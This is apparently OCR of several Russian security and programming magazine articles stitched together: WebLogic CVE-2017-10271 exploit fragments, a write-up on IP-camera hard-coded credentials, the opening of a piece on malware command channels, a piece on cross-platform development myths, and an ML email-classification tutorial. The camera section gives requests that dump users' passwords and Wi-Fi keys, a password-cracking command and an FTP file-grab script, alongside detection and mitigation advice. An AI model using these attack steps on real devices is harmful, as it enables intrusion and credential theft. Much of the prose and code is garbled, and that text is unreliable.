Проблемы заключаются в некоторой фундаментальной данных при передачи сериализованных объектов в XML-пакеты передаваемых по протоколу T3 или IIOP, которые за это защищать MS Security. Разумность получили номер CVE-2017-3506 и опубликовали предложение не до конца исправленной версии WebLogic. Для исправления версии WebLogic до 10.3.6.0.0, 12.1.3.0.0, 12.2.1.2.0 и 12.2.1.3.0.

ПОДГОТОВКА

Сначала нужно поднять на настроенном на первой в 2018 году стенда для тестовых уязвимостях. Я сразу же ввожу и поэтому Linux-дистрибутивы, которые в Oracle Linux 7.4 и Oracle WebLogic 12.1.3.

Для того чтобы, чтобы сервер, как дистрибутив, тебе подходящий работал Oracle Linux в тебя его нет, то можно, например, зарегистрироваться на Oracle Developer и скачать Oracle Linux. Скачивание бесплатное: обязательно выбираем самую версию, а не последнюю версию для разработчиков.

Сервер WebLogic, как и большинство ПО, требует для своей работы запущенную среду, называется Oracle WebLogic распространяется в виде пакетов, в которых уже значится JDK, ведь, дистрибутив начинает на деле и требует Development Kit для работы.

Установка JDK для WebLogic

Среда после завершения установки тебе предлагает запустить и настроить рабочее пространство. Не нужно спешить сразу нажать в этом.

Настройка JDK для WebLogic

После всех настроек мы получаем готовую рабочую среду для тестирования уязвимости.

Стартовая страница WebLogic

Если по использованы слова, то рекомендую подать скачивание через Oracle Support, потому что скачивание тебе уже можешь найти готовые образы WebLogic. Все подробности на Oracle.com.

ДЕТАЛИ

Давай сразу же проверим работу сервиса. Запускать один из вариантов в зависимости от ОС.

Для корректной работы в новых версиях WebLogic нужно задать переменную WLS_DOMAIN. По умолчанию сервер запускается запуск с экспортом и разу

```
/wls-wsat/CoordinatorPortType
```

```
CVE-2017-10271.logsh.py
$1:    set_jre = sys.argv[1]
$2:    domain_dir = sys.argv[2]
$3:    domain_name = sys.argv[3]
$4:    payload_url = sys.argv[4]
$5:    command_id = raw_input("Enter your command here: ")
```

```
CVE-2017-10271.logsh.sh
$1:    set_jre=$1
$2:    domain_dir=$2
$3:    domain_name=$3
$4:    payload_url=$4
$5:    command_id=$5
$6:    /usr/bin/curl -k -v -X POST -H "Content-Type: text/plain" -H "SOAPAction: urn:oasis:names:tc:ws-coordination:1.1:CoordinationPortType" -H "Accept: application/soap+text/plain" -H "Connection: close" -H "Transfer-Encoding: chunked" -H "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)" -H "Host: 127.0.0.1:7001" -H "Cache-Control: no-cache" -H "Pragma: no-cache" -H "Accept-Encoding: gzip" -H "Accept-Language: en-US" -H "Accept: text/*" -H "Content-Length: 1" -H "Cookie: JSESSIONID=0000000000000000000000000000000000000000" -H "Cookie2: $Version=1" -H "Cookie: $Path=/" -H "Cookie: $Domain=127.0.0.1" -H "Cookie: $Port=7001
```

«Я ХОТЕЛ ЕЕ ТОЛЬКО НАСТРОИТЬ...»

КАК Я ИСКАЛ УЯЗВИМОСТИ В IP-КАМЕРАХ И НАШЕЛ их

Новостями про уязвимости в тех или иных моделях IP-камер уже сложно кого-то удивить. Регулярно появляется информация о разнообразных багах и недокумментированных чертежах камер (backdoor). Является ли это, многие производители до сих пор относятся к безопасности своей продукции как-как. Об одном из таких случаев и хочу рассказать.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалам данной статьи.

Начну с предыстории. Я и мой коллега внедряем распределенную систему видеонаблюдения на несколько сотен IP-камер. Модель камеры выбрали быстро — оказалась хорошо прилепленная цена и приемлемая ТТХ. Оформили, взяли на тестирование, показали себе коллегам, работали стабильно, бо нормальной.

Поскольку камер мы планировали покупать много, то потребовалось автоматизировать их настройку. Заставить нормально работать штатные утилиты (PCMagazz) я так и не смог, поэтому пришлось изобретать свой велосипед.

По логике, управление камерой будет происходить через запросы по HTTP на 80-й порт скриптом на Python с использованием библиотеки requests.


Процесс должен сводиться к простому алгоритму:

1. Запустил скрипт.
2. Достал из коробки камеру.
3. Подключил.
4. Получил оповещение о завершении перенастройки.
5. Отключил.
6. Подключил следующую.
7. Далее по циклу.

В качестве оповещения об успешной перенастройке поначалу было бы использовать почтовые сервисы от домашних камеры. Однако заставить камеру пишать при поновщах разлоа по HTTP так и не получилось.

СОБИРАЕМ ИНФОРМАЦИЮ

Я начал перебирать всевозможные способы подключить себе домашних камеры — проксанировав камеру при помощи Nmap.



Как нашелся.

С портами 80 (HTTP) и 554 (RTSP) все понятно, 1935-й порт вроде как использовался приложением Flash, через которое браузер подключает видео с камеры, а вот что всё вот на остальным портам — пока загадка.

Мне нужен веб-интерфейс, слушающий 23 и порт. Но вот незадача — логин и пароль от веб-интерфейса к Telnet не подходят, в интернете на этот счет нечего, нет и производителя поставщика пароль «нечаянно». Через веб-интерфейс настройки или отключить Telnet нельзя, остается только подать, для него или для кого-то вообще работает. Но ведь если есть Telnet, значит, должны быть и учетные данные на него. Что-к, придется искать.

Почти все камеры имеют в прошивке встроенный веб-сервер. Для начала я скачал прошивку камеры и начал ее изучать. Нужно заметить, что прошивки для «китайских» камеры в зависимости от версии могут иметь разное содержимое. Мне попадались следующие варианты содержимого архива с прошивкой:

1. Файлы `.cosfs` и `.fm`. Первый содержит корневую файловую систему, включая исходный `etc/passwd` с паролем на Telnet, второй — включает «бронированный образ» — веб-интерфейс с логотипом и другими индивидуальными особенностями конкретного производителя (об этом позже)
2. Файл `.fm`, который корневую ФС не включает.
3. Файлы `.fm`, внутри которого сразу корневая ФС и «обрез».

Далее попробовал распаковать тип файла «камера».


```
$ file -k -i IPCAM_BV_DG_11_2_V2.37.170715_Airlink.fm
application/octet-stream; charset=binary
```

Для дальнейшей манипуляций с файлами прошивки понадобится утилита binwalk. Забегая вперед, отмечу еще, что обязательно наличие модуля jefferson — для распаковки JFFS2.

WWW

На Github проекта в Github есть все необходимая информация по установке.

Я запускаю внутрь бинарника при помощи binwalk.


root@kali: ~/Desktop/FW-TPC
Файл Правка Вид Поиск Терминал Справка
$ ls -lh IPCAM_BV_DG_11_2_V2.37.170715_Airlink.fm
-rwxrwxrwx 1 root root 16M Окт 10 10:51 IPCAM_BV_DG_11_2_V2.37.170715_Airlink.fm
$ binwalk -M -e IPCAM_BV_DG_11_2_V2.37.170715_Airlink.fm
DECIMAL HEXADECIMAL DESCRIPTION
----
0 0x0 Squashfs filesystem, little endian, version 4.0, compressed data, compressed metadata, compressed fragments, compressed xattrs, compressed ids, sqsh tool v4.0 (r1) (2009-01-31)
$ ls -lh _IPCAM_BV_DG_11_2_V2.37.170715_Airlink.fm.extracted
DECIMAL HEXADECIMAL DESCRIPTION
----
0 0x0 JFFS2 filesystem, little endian
$ ls -lh 0/
total 4.0K
drwxrwxrwx 2 root root 4.0K Окт 10 10:51 squashfs-root
$ ls -lh 0/squashfs-root
total 4.0K
drwxrwxrwx 2 root root 4.0K Окт 10 10:51 etc
$ ls -lh 0/squashfs-root/etc
total 4.0K
-rwxrwxrwx 1 root root 1.0K Окт 10 10:51 passwd
$ cat 0/squashfs-root/etc/passwd
root:$1$$qRPK7m23GJusamGpoGK/qC1:0:0:root:/root:/bin/ash
$ binwalk -M -e 0/squashfs-root/etc/passwd
$ ls -lh _0.extracted
total 4.0K
drwxrwxrwx 2 root root 4.0K Окт 10 10:51 0
$ ls -lh _0.extracted/0
total 4.0K
-rwxrwxrwx 1 root root 1.0K Окт 10 10:51 passwd
$ hashcat -m 500 -a 0 -o /root/cracked.txt /root/passwd /usr/share/wordlists/rockyou.txt
hashcat: error: Unable to open session file /root/.hashcat/sessions/hashcat.log: Permission denied


«Я ХОТЕЛ ЕЕ ТОЛЬКО НАСТРОИТЬ...»

КАК Я ИСКАЛ УЯЗВИМОСТИ В IP-КАМЕРАХ И НАШЕЛ ИХ

АНАЛИЗИРУЕМ ТРАФИК. УЗНАЕМ PRO БЭКДОР


Располагая информацией о поставщиках, я стал собирать информацию о программном обеспечении камер. Надеялся, что у других поставщиков на сайте будет удобный и работающий инструмент для автоматизации настройки камер, с поиском которого и началась моя история.

На сайте одного из российских продавцов я нашел настоящую жемчужину — ПО для простого сброса текущего пароля без каких-либо дополнительных телодвижений. Единственное условие — нужно находиться в одном сегменте L2 с камерой. Программа называлась **RSTPWD_V1.01.exe** и находилась в архиве **Reset_Password.rar**.



Волшебная утилита, по недоумолку поставщика попавшая в открытый доступ!

Глянул при помощи Wireshark на ее трафик...



Вот что происходит при нажатии reset password в RSTPWD

Оказалось, утилита общается с камерой по порту 6000, текстовым протоколом, без шифрования, а для аутентификации на камере используются логин и пароль... Захардкоженные. Недокументированные. Изменение или отключение которых невозможно.

Я поковырял эту апшиху (6000 TCP), нашел кое-что интересное. Для прямого привязку несколько забавных штук.

```
telnet IP_адрес_камеры 6000

LOGIN BV71.0
cseq: 1
username: ***
password: ***
```

В конце запроса нужно нажать Enter дважды.

Получаем сессионный ключ (userid), с которым будем делать дальнейшие запросы в рамках Telnet-сессии.

Вот такой запрос вернет список всех пользователей вместе с их паролями, которые были заведены на камере через веб-интерфейс. ;) Не сбросит! А именно заботливо вернет. Все открытым текстом, никаких хешей!

```
GET_PARAMETER BV71.0
userid: _USERID_
cmd: 47
cmdtype: 0
chn: 0
streamidx: 0
cseq: 3
```

А вот этот запрос вернет SSID и ключ Wi-Fi-сети, к которой подключена камера. Удобно!

```
GET_PARAMETER BV71.0
userid: _USERID_
cmd: 19
cmdtype: 0
chn: 0
streamidx: 0
cseq: 3
```

Еще из полезного можно получить учетки от PPPoE, SMTP, FTP.

И самое главное — выштые учетные данные для этой апшихи подходят для логина через веб-интерфейс с правами администратора.

Выше я говорил про бинарный файл **bvipcam**, который отвечает за взаимодействие камеры с внешним миром. Насколько я вижу, недокумментированные учетные данные находятся именно в нем. Их можно обнаружить при помощи hex-редактора или той же утилиты strings. Ай да китайцы, ай да красавчики!

Проверил наличие вышеописанных «особенностей» на своих камерах с использованием прошивок разных версий, а также на одной камере другой марки, которую предоставил коллега. Были они обнаружены во всех случаях.

Есть основания полагать, что «болезнь» охватывает весьма широкий спектр камер Brovotech.

ВОЗМОЖНОСТИ УДАЛЕННОГО ДОСТУПА

Думаешь, на этом все? Еще нет. Многие модели камер, как сейчас модно, облачаю — сами соединяются и держат соединение с сервисом некоего оператора.

Использование облака особенно удобно при просмотра картинки с камеры удаленно или через мобильное приложение, так как не нужно ничего настраивать, замораживаться о firewall или NAT на роутере и иметь белый IP.

Зачастую функция соединения с облаком включена по умолчанию, а для активации устройства достаточно просто подключить камеру к сети, зайти на сайт облачного сервиса, ввести MAC камеры, логин и пароль.

Несложно догадаться, что недокумментированные учетные данные, заботливо вшитые китайцами из Brovotech, работают и тут. Можно добавлять в свой личный кабинет чужие камеры, просто перебирая MAC-адреса. А облачный сервис видеонаблюдения может даже не располагать элементарной капчей, так что технически возможно перебирать MAC и добавлять камеры скриптом.

Многие владельцы камер даже не подозревают, что камера сама может куда-то подключаться и управляться из облака. Каково?

Не стоит забывать про UPnP, который во многих случаях по умолчанию включен на камерах, равно как и на SOHO-роутерах. Это приводит к тому, что камера доступна через интернет без ведома владельца.

Я слышал достаточно историй о том, как из камеры, установленной в квартире или офисе, вдруг на окружающих обрушивалась нецензурная брань или другая непотребщина. Это называется cam prank — если покидаешь эти слова на YouTube, найдешь много забавных роликов.

Осложняет дело то, что исследуемые модели камер имеют не только динамик, но и микрофон (!). Я же не говорю, что описанные баги могут стать неплохим подспорьем для этого хацкера, который пожелает проникнуть в локальную сеть.

Конечно же, я пытался донести изложенную информацию до поставщиков. Связывался с двумя российскими компаниями, которые продают уязвимые камеры под своим брендом.

В одной из компаний вежливо поблагодарили за бдительность, но минуло девять месяцев, а все баги на своих местах, исправлений не выпущено. Предоставить другой компании вообще не ответил на мой письма. Печально. В обоих случаях, как часто это бывает, никакой программы bug bounty у компаний нет.

Баги в реализации FTP-сервера

На десерт еще один баг — кривая реализация сервера FTP — он отдает любой запрошенный файл. Для примера вот так можно дернуть тот же **/etc/passwd**

```
#!/bin/bash
HOST="_IP_адрес_камеры_"
USER="_login_"
PASSWD="_passwd_"
ftp -n -v $HOST << EOT
user $USER $PASSWD
type binary
get /etc/passwd ./passwd
bye
EOT
```

Для аутентификации подходят пароли, заданные через веб-интерфейс, или все тот же «волшебный захардкоженный».

Отмечу, что у меня этот баг воспроизводится не на всех прошивках, то есть именно такой набор команд FTP работает не всегда. Полагаю, что можно поиграть с командами FTP и добиться желаемого.

Я специально не стал раскрывать список уязвимого оборудования и давать более детальную информацию, чтобы не помогать кулиганам учинять безобразия. Мой цель — обратить внимание на проблему.

И ЧТО С ЭТИМ ДЕЛАТЬ?

Первым делом определить, относится ли камера к группе риска или нет. Одна из отличительных особенностей уязвимых камер — заголовок вида **Server: Brovotech**. Проверить наличие этого заголовка можно через консоль разработчика в браузере или при помощи curl.

```
curl -I http://192.168.0.135
HTTP/1.0 302 Moved Temporatily
Server: Brovotech/2.0.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
location: http://192.168.0.135/cn/viewer_index.asp
```

А еще о возможной принадлежности камеры к уязвимому семейству можно судить по открытым портам. Повторю номера портов TCP: 21, 23, 80, 554, 1556, 1935, 6000 и 49152.

Также можно делать выводы по наличию заголовков

- `X-Mailer: sz.brovotech` — добавляется в email;
- `User-Agent: www.brovotech.com/Marketing/@brovotech.com` — добавляется в HTTP-запросы самой камеры.

Минимизация рисков

- Не подключать камеру к интернету напрямую.
- Отключить UPnP на камере или роутере, если ты не планируешь использовать этот протокол.
- Отключить функцию соединения камеры с облаком, если ты им не пользуешься.
- Изолировать камеру на уровне сети, чтобы к ней было невозможно подключиться посторонним.
- Изолировать камеру от локальной сети предприятия, чтобы она не могла стать плацдармом для атаки на сеть.
- Понимать, что через уязвимости в камере злоумышленник может получить пароли от SMTP, FTP и Wi-Fi.
- Понимать, что камера может иметь целый букет уязвимостей, включая такие, о которых в этой статье не написано.
- Понимать, что у камеры есть не только объектив, но еще и микрофон, через который тебя могут прослушивать.

Ну а продавцов уязвимых камер все же прошу обратить внимание на проблему и добиться от китайских партнеров исправлений. Хотя мне до сих пор непонятно, на кой черт в камере Telnet и захардкоженные недокумментированные учетные данные.

OUTRO

Уверен, что я раскоыырял лишь малую часть багов и в камерах Brovotech еще очень много интересного. Ах да, то, из-за чего все затеялось, — скрипт для автоматизации настройки камер был-таки написан, а проект реализован. ;)

РАЗБИРАЕМ МЕТОД ОБЩЕНИЯ MALWARE С СЕРВЕРАМИ ЗАКАЗЧИКОВ: СЕРВИСЫ ВОПРОСОВ И ОТВЕТОВ

ВОПРОС ВРЕДОНОСА

Создание анонимного двусторонного канала связи — постоянная головная боль для разработчиков вредоносного ПО. В этой статье мы на примере разбором, как сервер, разработчики которых используют легитимную сильную защиту, могут превратиться в такой канал.

Как только и злоумышленники, и специалисты, чтобы сделать перехват между ними невозможным и невозможно, и не очень, начинают пользоваться криптографией, СО. Старшие сервера здесь зачастую представляют из себя обычные веб-приложения, которые принимают и отдают данные через формы или JSON-ы, и через то же время работают такими посланниками между машинами. Использование таких серверов позволяет атакующим строить гибкие комплексы. В частности, он может не беспокоиться о смене адресов управления сервером — достаточно просто сделать, чтобы клиенты и серверы в случае изменения будут сами искать актуальные информацию.

У классического канала есть свои недостатки. Во-первых, такого боты чем выгоднее по обращению. Во-вторых, анализ на сервере могут обнаружить, что клиенты — не люди, а боты, и, в-третьих, сервер может быть перегружен ботами.

Создание безопасного двустороннего канала связи с использованием легитимных сервисов. Для этого нужно, чтобы — разработчик с каким-либо сервисом, то все, что можно разрешить в таком случае, — это создать бесплатную учетную запись, которая не будет использовать для сервера, а только для связи с клиентами серверов. Что есть пострадать от таких ботов, и, в-четвертых

100 МИФОВ О КРОСС-ПЛАТФОРМЕННОЙ РАЗРАБОТКЕ*

*ЧТО ИМЕЕТ ВО ВНИМАНИЕ СОВРЕМЕННЫЙ ПРОГРАММИСТ

Вячеслав Чудинов
Руководитель разработки
мобильных приложений
Российского Института
Мультимедийных Технологий и Связи

Смартфоны продолжают отвоевывать все большие места под солнцем не только как инструмент потребления фотографий котиков и их роликов, но и в качестве рабочего инструмента. Бизнес-приложения, которые раньше делались только для Windows, стали, что тут и кут — это Objective-C/Swift для iOS + Java/Kotlin для Android. Сложность в том, что не существует большого количества реальных сценариев, в которых использование кросс-платформенных фреймворков более предпочтительно в сравнении с нативными инструментами.

Один разработчик идет от кросс-платформенных фреймворков решения всех своих инженерных задач, другие же пытаются не выстрелить себе в ногу, выбирая неадекватно всё, свои задумавшие, вызывая нетипичными тех, как и что будет. Поэтому мы решили собрать 100 мифов технических докладов в код-ревю: экшен.

Такие серии обычно получаются особенно начинающие, существует множество мифов о кросс-платформенном мобильном фреймворке. В нашей статье мы разберем самые популярные из них. Мифы помогут начинающим новичкам разобраться главном бизнеса, докладе делчи на весь активный рынок.

ЗАЧЕМ НУЖНЫ КРОСС-ПЛАТФОРМЕННЫЕ ИНСТРУМЕНТЫ

Историчи на рынке компьютеров всегда были конкуренции, и каждый производитель представлял отличный набор так называемых инструментов (инструмент — это инструмент, а не платформа, поскольку платформа подразумевает ограничения).

Нативные инструменты — предоставляются владельцем экосистемы:

- Все остальные прочиии «нативности» ВТОРИЧНЫЕ — поведение и интерфейс отличаются, доступ к возможностям ОС, производительность и скорость.
- К тому же практически всегда оказывалось, что нативные инструменты использовались не только на полном и уровне языка, но и на уровне библиотеки системной и архитектур, но и на уровне механизмов работы с операционной системой. Разработчики SDK делали API, которые не всегда были в ходу и не встроены и интерфейсов требовалось написать прямоугольник на нативном языке программирования под каждую операционную систему и аргументы «дать команда на платформу». При этом возможности и нечаянно могли не совпадать, поэтому приходилось переписывать почти на 90% Сравнит рада интереса реализацию любимых программ для iOS и Android.

Второй важный момент — наличие необходимых знаний и опыта внутри компании, чтобы использовать нативные инструменты.

Для того чтобы решить обе эти проблемы, на рынке уже давно появились инструменты кросс-платформенной разработки (не только мобиле), например, вроде:

- React Native
- Xamarin

Теперь можно погворить о о мифах.

МИФ 1. МАГИЯ

Самый частый миф, бодрящий уже начинающих девелоперов, связан с магией и сверхсилами (и сверхсуперзнаниями, но создавать, конечно, волшебным образом превращают кросс-платформенные приложения в нативные. Что в деле «преобразования кода JavaScript в Swift и дальнейшей компиляции под Swift» происходит. Этот миф подрастает и сами разработчики кросс-платформенных инструментов, обещая на вводе создания нативных приложений. Но что-то что-то прорывает, но бодрит фантазии и напоминание базовых механизмов иногда наводят разработчиков на мысли о шаманстве и ведьмовстве.

Главный принцип, лежащий в основе кросс-платформенных решений, разделяется на две части:

- **кросс-платформенную**, живущую в виртуальном окружении и имеющую ограниченный набор возможностей целевой платформы через спецциальный мост;
- **нативную**, которая обеспечивает инициализацию приложения, управляет жизненным циклом ключевых объектов и имеет полный доступ к спецтальным API.

Для того чтобы связывать между собой мир «нативный» и мир «кросс-платформенный», необходимо использовать специальный **мост (bridge)**. Именно он и обеспечивает взаимодействие и организацию обмена данными между мирами.

При использовании bridge производительность всегда снижается за счет преобразования данных между «мирами», а также конвертации вызовов API библиотек.

Итак, все кросс-платформенные приложения обязаны иметь «нативную часть», иначе невозможно получить доступ к системным API. Ребята, которые давай рассмотрим подробнее, какие системные API и механизмы предоставляются разным ОС: Android и Windows, Переходим к следующему мифу.

МИФ 2. НЕНАТИВНО!

Итак, у нас есть кросс-платформенная часть приложения, живущая в виртуальном окружении и ограниченная набором возможностей, что и «нативная» инфраструктура фреймворка и мост.

Все операционные системы (ОС, Android и Windows (UWP — предоставляет доступ к следующим подсистемам (набора системных API):

- Webview (отображение и взаимодействие веб-формы) используется в гибридных приложениях на базе PhoneGap и фактически выступает средой выполнения внутреннего веб-сайта;
- JavaScript-движок используется в React Native и аналогов для быстрого выполнения JS-кода и обмена данными между Native и JS;
- OpenGL ES (или DirectX) используется в игровых движках и приложениях на OS/DirectX, или всегда для отрисовки интерфейса;
- UI-подсистема отвечает за нативный пользовательский интерфейс приложения, что встроены для React Native и Xamarin.

Native
Cross-platform
Native
Cross-platform
Native
Cross-platform

PYTHON ДЛЯ ПО МАШИНЛЕРНИНГУ

РАЗГРЕБЕМ ТОННЫ ДЕРЬМОВЫХ ДАННЫХ ВЕЗ УЧАСТИЯ ЧЕЛОВЕКА

Евгений Грегорович

Стас Пашин

Сегодня только ленивый не говорит (пишет, думает) про машинное обучение. Интересуйтесь и изучайте искусственный интеллект в целом. Я помню, как всего лишь в прошлом году МЛ сравнили с подростковым сексом — все хотят, но никто не занимается. Сейчас ситуация изменилась. Но чтобы МЛ хотя бы оставил без работы. Хотя, судя по последним исследованиям Гартнера, такому тоже рановато. Так как в 2020 году годаря ИИ появятся больше рабочих мест, чем ликвидируется. Так что, дорогой друг, уже МЛ, и будет тебе счастье.

В этой статье мы хотим показать, МЛ на практическом кейсе — на примере проекта, которое мы делали для **Автокомпании** (серьезно, сколько подробностей). Уверен, описанное в этом примере может пригодиться многим. Почему МЛ? Да потому, что задача, которую мы решали, называлась «скоринг» и пересылка по адресу огромного количества электронных писем». Проблема гигантской перелопаты, которую менеджерам приходится сортировать и перелопать в отличные отделы, практически уникальная, и проблему эту надо решать современным способом.

Итак, перед постановкой задачи мы решили разработать модель машинного обучения для максимально возможной автоматизации сортировки писем.

INFO

Изначально статья называлась Операционализация ML-моделей Python с использованием Azure Functions. Дорогие, тебе стоит уже об этом сейчас, потому что дальше легко не будет :)

WWW

Чтобы сохранить конфиденциальность, исходный набор данных был заменен аналогичным общедоступным набором для исследования Insurance in Mcdonalds. См. файл data/data.csv.

Сами данные были представлены в файлах CSV с тремя столбцами: **Id**, **Text** и **Class**. И поскольку в NLTK не предусмотрена встроенная поддержка чтения данных из файлов в формате CSV, мы написали собственный модуль, который читает файлы из папки в виде одного dataframe pandas или извлекаясь текст в виде списков абзацев, предложений, слов и так далее в формате NLTK.

А вот куда для операционализации этого самописного модуля чтения **CsvCorpusReader** сохранить именно. Разнообразие кодеков можно увидеть в файле library.py. Настоятельно рекомендую тебе ознакомиться с содержимым файла Tokenizer_Training_Experiment.py.

```
>>> create corpus
corpus = CsvCorpusReader('.\data', ('data.csv'),
                         encoding='utf8',
                         default_text_selector=lambda row: row['text'']
)

По окончании инициализации нужно извлечь слова из документов и нормализовать их. В нашем случае после ряда экспериментов мы решили использовать кодировку встроенным функциям в качестве сборщик для всего процесса, чтобы сборщики обращались к библиотекам NLTK и Gensim внутри простого и использовали кэширование сборщиков.

Нижеи мы даем экспортную команду вернуть документы в виде списка слов, обрезанных (**stopwords**) и без или пунктуаций (**no keep_levels=Levels.Nothing**). Затем переходим каждое слово в нижний регистр, отбрасываем любые стоп-слова и выделяем основы слова. Не закончительном этапе удаляем некоторые слова, появившиеся или это просто очень редко, что ниже на оказывает существенного влияния на классификацию.

Обратив внимание, что последний ниже код сериализации исключительно на на выборки данных на английском языке, в то время как в оригинальной статье Кристин Сингх рассмотрен пример сериализации с использованием NMKv-PMLV, что позволило добиться более точной классификации для русского языка.

#### NTK tokenize the text

```
stop_words = ['wmdid', 'like', 'mcdonald']
text_processor = generate_processor(keep_alpha_only=True,
                                    to_lower=True,
                                    remove_langs=['english'],
                                    add_stopwords=stop_words,
                                    stemmer='snowball')['english']

docs_factory = lambda: corpus.words(keep_levels=Levels.Nothing, *
text_processor)
word_frequencies = Counter(word for doc in docs_factory() for word
in doc)
min_word_freq = 3
docs = (
    [
        word
        for word in doc if word_frequencies[word] >= min_word_freq
    ] for doc in docs_factory()
)

Как только мы токенизируем наш корпус, следующим шагом будет построение вложения. Код ниже нужен, чтобы преобразовать каждый документ в вид. Воспользуемся для для использования в классификаторе.

Мы протестировали несколько разных подходов (включая BoW, TF-IDF, LSI, RP и word2vec) и на нескольких моделях (SVC с линейным ядром, SVC с радиальным ядром, логистическая регрессия (LSC = 0.98) в нашем случае. Для начала куда проверяет на наличие существующей сериализованной модели в общей папке. Если найдена, мы загружаем ранее созданную модель и использованные предварительно подготовленные данные и сохраняем результат на диск. Если модель обнаружена, она просто загружается. В противном случае мы преобразовывает набор данных и повторяет полно со следующим вложением.

По завершении модели LSI переходим к созданию более мощной встраивания на базе word2vec и другие более сложные подходы, и это будет также сериализовано использовании похожим принципам.

Самая означенная из них связана с тем, что списка тех типов, которые мы создаем, имеет переменную количество предложений шаблона слов, как в случае автоматов (например, «Спасибо за ваше письмо»). Меня не будет в офисе до. Если вернулся. С уважением.). Поэтому для каждого шаблона достаточно чего-то простого, например, TF-IDF. LSI предоставляет общую идеологию, и эту каждую, которая рассмотрим как способ добавления синонимов, подкладки для обработки. В то же время алгоритм word2vec, предыдущий обучения на. Вникнуть вперед, генерирует нечеткий шум из за сложных синонимичных структур. Тем самым «правильно» шаблоны в соблюдение и, сохраняемые, теряются полностью.

Этот подход показал, что старые и довольно простые методы по-прежнему стоит пробовать, даже в эпоху word2vec и разработчиков нейронных сетей.

LSI convert to bag of words representation

```
dictionary_path = os.path.join(preprocessing_path, 'dictionary.bin')
if os.path.exists(dictionary_path):
    dictionary = corpora.Dictionary.load(dictionary_path)
else:
    dictionary = corpora.Dictionary(docs)
    dictionary.save(dictionary_path)
bow_corpus = [dictionary.doc2bow(doc) for doc in docs]
serialized_bow_corpus_path = os.path.join(
#S convert to tfif representation
tfidf_path = os.path.join(preprocessing_path, 'tfidf.bin')
if os.path.exists(tfidf_path):
    model_tfidf = models.TfidfModel.load(tfidf_path)
else:
    model_tfidf = models.TfidfModel(bow_corpus)
    model_tfidf.save(tfidf_path)
docs_tfidf = nested_to_list(model_tfidf[bow_corpus])
#S train and convert to LSI representation
lsi_path = os.path.join(preprocessing_path, 'lsi.bin')
lsi_num_topics = 50
if os.path.exists(lsi_path):
    model_lsi = models.LsiModel.load(lsi_path)
else:
    model_lsi = models.LsiModel(docs_tfidf, id2word=dictionary,
num_topics=lsi_num_topics)
    model_lsi.save(lsi_path)
docs_lsi = model_lsi[docs_tfidf]
```

Как всегда, от обязательного рутинного кода избавиться невозможно. Дальше он нам пригодится при подготовке данных для машинного обучения с применением кодов кодов.

Как я уже говорил выше, мы используем несколько бинарных вместо одного многоклассового классификатора. Именно поэтому сущности бинарных цель для одного из классов (в этом обращая по Scikit-learn). Ты можешь использовать метод **clas_to_bin()** и выполнить, предварительно кодировку. Чтобы обучить каждый одноклассовый классификатор в отдельности. Мы сохраняем каждая так, чтобы работать с несколькими моделями, и автоматически загружает их из выделенной папки. Наконец, формирующий и тестовый набор данных, строки с пропусками при этом полностью исключаются.

create target

```
class_to_find = 'biosafety'
df["target"] = df.apply(lambda row: 1 if class_to_find in row["class"]
| else 0, axis=1)
df.groupby(by=["target"].count()
#S create features and targets dataset
features = pd.DataFrame(docs_features, columns=["f" + str(i) for i in
range(lsi_num_topics)])
nonnul_idx = features.notnull().all(axis=1)
features = features[nonnul_idx]
df_nonnul = df[nonnul_idx]
df_nonnul.to_csv('./df.csv')
plot_classes_scatter(features.values, target["target"].values)
#S train test split
train_idx, test_idx = train_test_split(df.nonnul_index.values,
test_size=0.3, random_state=0)
df_train = df_nonnul.loc[train_idx]
features_train = features.loc[train_idx]
target_train = target.loc[train_idx]
df_test = df_nonnul.loc[test_idx]
features_test = features.loc[test_idx]
target_test = target.loc[test_idx]
```

Теперь приступаем к обучению классификатора (в нашем случае это логистическая регрессия), сохраняем модели и тем же общим кодом, который использовали ранее для вот встраивания предсказаний.

Как ты мог заметить, в приведенном коде мы не предусмотрели специального формата данных модели: **class_0f0_thresh_11.bin**. Это необходимо для определения имени класса и соответствующего порогового значения для дальнейшей оценки.

И последнее замечание, прежде чем мы приходим. В качестве инструмента разработки я выбрал Visual Studio Code. Это просто и использование легковесной редактор, который дает пользователю базовые возможности Intellisense (автодополнение кода и подсказки) для такого динамического языка, как Python. В то же время расширение Jupyter и Python в сочетании с чудом Python позволяет выполнять код, генерировать и визуализировать результат без повторного запуска сценария, что всегда удобно для задач МЛ. Да, это похоже на отладчик Jupyter, но с Intellisense и сочинялки на кодой. Я рекомендую тебе попробовать, хотя бы пока ты работаешь с образцом, поскольку для продуктивной разработки тут понадобится множество других возможностей, связанных VS Code.

Что касается кода ниже, строка **plot_0f0_threshold_values** — это пример использования расширения Jupyter. Ты можешь начать отладчик кнопку Run cell (Выполнить ячейку) над ячейкой, чтобы увидеть значение TP и FP и сделать на основе этих значений Threshold на первом разработке строки. Мы активно использовали эту для ускорения во время работы, поскольку это за предварительно работает и набора данных, оптимальный, уровень отсечки всегда был около 0.04 вместо привычных 0.5. Если ты не можешь использовать VS Code для настройки, можно просто запустить сценарий с помощью стандартных инструментов Python и после просмотра результатов в отдельном окне внести изменения непосредственно в код файла.

train logistic classifier

```
classifier = LogisticRegression()
classifier.fit(features_train, target_train)
#S score on test
scores_test = classifier.predict_proba(features_test)[:, 1]
#S plot ROC threshold values
pd.DataFrame(metrics_ns.ltrlist(fpr, tp_test, fp_test, fp_test-
tp_test), columns=['Threshold', 'True Positive Rate', 'False
Positive Rate', 'Difference'])[ablsfm'Threshold']
plt.clear()
plt.ylim([0,1])
plt.grid()
plt.show()
#S save model
threshold = 0.25
model_filename = 'class_0f0_thresh_11.bin'.format(class_to_find,
threshold)
joblib.dump(classifier, os.path.join(model_path, model_filename))
```

Теперь настало время скачать сценарии: Scoreclass.py. Нового в нем очень мало, большую часть кода вынес из переиспользуемого обучающего экспериментов, расширяемому данным. Сценарию на с содержимому этого файла в расширении SQRML.

